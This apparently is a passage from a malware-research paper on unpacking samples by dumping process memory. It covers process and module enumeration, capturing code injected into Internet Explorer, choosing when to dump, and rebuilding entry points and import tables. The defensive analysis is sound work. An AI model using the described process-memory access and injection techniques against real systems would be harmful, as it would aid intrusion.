The processID is obtained by enumerating running processes. The enumeration may be done using toolhelp functions. First processes snapshot is created using CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS), and processes are enumerated with Process32First and Process32Next. Then modules snapshot is created for current process with CreateToolhelp32Snapshot(TH32CS_SNAPMODULE) , ane modules are enumerated using Module32First and Module32Next. Then by module name and process executable path a module is chosen for dumping and is dumped by reading memory from module loading base. The snapshot creation should be performed in separate thread with watchdog because of it can hang. The success of process and module enumeration depends on privileges; more may be achieved by direct access to ntdll.

There are different restrictions in Win9x platform, and there are some specific features, we won't discuss it as obsolete one.

Dumping using direct access to ntdll

The toolhelp actually is interface to undocumented functions in ntdll.dll NtQueryInformationProcess() and NtQuerySystemInformation().Calling these functions directly allows to dump more protected processes.


NtQuerySystemInformation(magic,buf,bufSize,&sizeUsed) returns array of variable length structures of format:
dword size; char data[size], last in array is of 0 size.

The structures contain processID and pointer to widechar process name; the name is also inside of the current variable length structure.

Then process is opened with OpenProcess(PID).

NtQueryInformationProcess(hProcess,0,buf18,0x18,0) reads structure1 of 0x18 bytes long. Inside there is a pointer to structure2.

The structure2 contains at a pointer to structure3. Structure3 contains a pointer to another of structure3 forming circular linked list. Inside of structure3 there is hModule and a pointer to next structure3 in linked list. So we obtain list of module handles of this process. Inside of this structure there is also module name length and a pointer to module name. hModule is virtual address of the module in process context.



Picture 2: Structures holding process modules information

Dumping spawned process and loaded DLL

When a researcher spawns a process with CreateProcess() when investigating a file, or realtime scanner has hook of execution, one obtain process handle and ID, that makes part of work related to obtaining process ID unnecessary. Similarly, when a researcher loads a DLL being investigated, it appears in current process context and with known loading address.

Dumping injected code

Consider some real downloader that injects its code to Internet Explorer and does all its work in injected threads, while injected code in encrypted in original file.


When the process being investigated is injected with our monitor, every API call is monitored. The hooks return:


VirtualAllocEx (Iexplore.exe, 120000, 0x4000)
CreateRemoteThread(Iexplore.exe, 121000)

So we see that remote thread is created in context of Iexplore in memory block of certain size and with given entrypoint. Then given chunk of memory is dumped using above described methods. For convenience, it can be placed into stub PE file with single section, entrypoint at thread entry offset and import table constructed as described below. Then a researcher obtains file convenient for research.

Obtaining correct start address or running remote thread is somewhat problematic and is currently under research. Known methods sometimes return address in Kernel or another irrelevant results.

There is another, simpler method of injection is using injection DLL, where remote thread only calls LoadLibrary() to malicious DLL. This DLL is seen in context of injected process as a module and dumping it is trivial.





Picture 3: Various methods of code injection

Dumping stack and memory

The stack pointer may be determined by injecting monitor into program, loading it into debugger, or obtaining ESP from CONTEXT structure of a thread. The heap can be enumerated using helptool functions, alternatively – by injection to program memory and hooking allocation functions.

Heap and stack blocks may be dumped and scanned to detect code chunks that are decrypted and executed in memory of heap. Also they may be used for sample analyse to see memory or heap references in code and data and code in stack and heap themselves.

Necessity to dump

When the dumping is done in realtime environment, the program should determine whether it is worth to try to unpack via dump. First, need in unpacking is verified. The scanner attempts to determine executable format. If the format is successfully determined, it could appear a packer that is assigned to be unpacked using dump. If the format is not determined because of polymorphism or just unknown nature of file, statistic and geometric check is performed: position of entrypoint, presence of parts that look encrypted or packed, also behaviour during emulation is taken into account. In research work, a researcher decides manually whether he wants to unpack using dump.

This could be more useful than using static unpacking even if it is available, because of presence of runtime information; this will be explained later.

Choosing time to dump

In realtime system that does not use hooks, there aren't many options. The memory snapshot is searched for presence of file being dumped, and if it is found, the dumping is performed. If a memory snapshot is too old, new one is produced.

In investigation work, it is a possibility to dump a malware that works once for short time and then terminates. It is necessary to dump when unpacking is finished but before application terminated, sometimes in middle of work because of some data will be erased later. The straightforward method is to dump "immediately" after launching a program, but it works not always because of some packers are slow. Another approach is to dump manually by key pressing while watching on visual malware activity and output of monitors, several times, then there will be several dumps and a researcher chooses the better one. In case of unsatisfactory result, it is possible to reload a file as many times as researcher wants.

One more approach is to inject to process being investigated and hook imported functions, then dump depending on what is called, ExitProcess() is most obvious.

Dump conversion

Aligning the dump

First, the dump's object table is modified so that any physical offset becomes equal to RVA, and physical size – to virtual size. The dump becomes like file and references are seen:

```
push  403108 ; "virus"
call      [403200]
```

Finding original entry point

The entry point is found by searching in memory for patterns of entry points of known executable formats (compilers etc.), with check of pointer references and call destination.

```
push 403000 ;VB5!    ←This is entrypoint and format is Visual Basic
call  401245
```

For files with unknown format or written in assembly language, call three analyse can be applied, so that entry point would be suggested call point without reference, calls from that cover all other found functions:

```
401000:push ebp
          mov ebp, esp

401120: push ebp              ;← entrypoint is maybe here
          mov ebp, esp
          call  401000
```

Creating import table

Quite rarely encrypted or packed files have full import table in memory. Because of this, an import table is reconstructed. The import table after end of importing has array (or just one value) of pointers to exported functions from DLLs loaded by this process. Having list of modules, the program at real time in context of running process examines every dword in file as being value of exported function of one of modules, then re-creates import table at end of image and extends image size, so that FirstThunk array for given DLL will be at place where addresses of functions are found:

```
402000: CreateFile()
402004: ExitProcess()
……
end of image
408000: OriginalFirstThunk -> 00 "CreateFile",0,00 "ExitProcess"
          TimeDateStamp
           ForwarderChain
           NameRVA            -> "kernel32.dll"
           FirstThunk         =  402000
```

As an additional result, we obtain import table entries where there were absent in original file and imported addressed were written by program at runtime:

Original file:

```
call [402000 ] ;????
```

Dump:

```
call [402000 ] ;kernel32.ExitProcess
```

Conclusion

Using memory dump for unpacking can increase productivity of research and detection rate for malicious files that run at infected computer.

References

http://forum.sysinternals.com - discussions about obtaining process, thread and module information.

http://www.sysinternals.com - process explorer utility